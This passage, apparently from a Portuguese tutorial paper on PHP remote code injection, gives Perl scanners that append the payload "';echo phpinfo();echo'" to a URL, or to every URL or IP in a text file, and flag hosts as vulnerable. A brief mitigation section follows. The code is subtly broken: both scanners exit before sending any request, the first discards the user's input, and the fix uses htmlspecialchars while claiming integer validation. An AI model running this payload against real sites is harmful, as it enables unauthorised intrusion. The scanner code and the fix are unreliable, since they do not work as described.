43        print "\n\n Not vulnerável! \n\n";
44
45    }
```

12.0.3 Na linha 36 criamos um IF, que verifica se a resposta da página possui algum erro de banco de dados. Se houve algum erro, ele apresenta a imagem "**Vulnerável**" ou senão, "**Não vulnerável**".

12.1 EXECUTANDO O SCRIPT



12.1.2 Resultado do script verificando cada url armazenada no arquivo texto.
Você poderá adicionar novos recursos no script, como Thread, crawlers de páginas etc.
E novos payloads, pois vulnerabilidades como essa pode mudar de um sistema para o outro.

13.0 CÓDIGO COMPLETO

Abaixo é apresentado ambos os códigos em Perl para testar no seu ambiente particular.

13.1 CÓDIGO COMPLETO DAS FERRAMENTAS

Nessa seção temos a ferramenta para identificar vulnerabilidades, utilizando Recursos simples de um scanning de vulnerabilidade.

```
#!/usr/bin/perl

 use LWP::UserAgent;
 use HTTP::Request;
 use LWP::Simple;

 print "Por favor, informe a url: \n";
 $url = <stdin>;

 $url = "http://localhost/index.php?news=life";

  $url = $url."';echo phpinfo();echo'";


 my $requisicao=HTTP::Request->new(GET=>$url);

 my $ua=LWP::UserAgent->new();
 exit;

 $ua->timeout(15);

 my $resultado=$ua->request($requisicao);

  if ($resultado->content =~ "PHP Version") {

    print "\n\n Vulnerable! \n\n";

  }
  else {
    print "\n\n Not vulnerable! \n\n";
  }
```

13.2 A FERRAMENTA COM IMPLEMENTAÇÕES

Nessa seção utilizamos um recurso no scanning para verificar vários IPs ou urls com vulnerabilidade de RCE (REMOTE CODE INJECTION).

Para fazer essa verificação será preciso somente passar ou informar um arquivo de texto com vários ips ou urls.

```
#!/usr/bin/perl

use LWP::UserAgent;
use HTTP::Request;
use LWP::Simple;

print "Por favor, informe a url: \n"; # informe o arquivo texto com urls
a serem analisada!
$url = <stdin>;

open( URL, "< $url" ) or die ( "Can't open file: $!");

@vector = <URL>;

$last = $#vector;

for ($i = 0; $i <= $last; $i++) {

    print "verificando => ".$vector[$i]."\n";

$url = $vector[$i]."';echo phpinfo();echo'";
my $requisicao=HTTP::Request->new(GET=>$url);

my $ua=LWP::UserAgent->new();
exit;
$ua->timeout(15);

my $resultado=$ua->request($requisicao);

if ($resultado->content =~ "PHP Version ") {

    print "\n Vulnerável! \n";
  }
else {
    print "\n Não vulnerável! \n";
}
}
```

14.0 CORRIGINDO VULNERABILIDADE

Irei demonstrar alguns tipos de proteção contra RCE (REMOTE CODE INJECTION) numa aplicação web que possui a tecnologia PHP.

Validar dados de entrada e remover funções perigosas

Se o dado que passa pelo parâmetro GET é inteiro, então sempre podemos validar se a variável é **int**.

```php
<?php

    if (isset($_GET["category"])){

        $v = htmlspecialchars($_GET["category"]);


        print "Search: ";

        print $v;
        echo "<br><br>";
        echo "The news ".$v;


    }
    else {

      echo "Not news";
    }

?>
```

Além da função reservado do PHP, recomendo criar uma validação de dados de entrada manualmente.

15.0 SOBRE O AUTOR

Paper criado por Fernando Mengali no dia 06 de março de 2025.

LinkedIn: https://www.linkedin.com/in/fernando-mengali-273504142/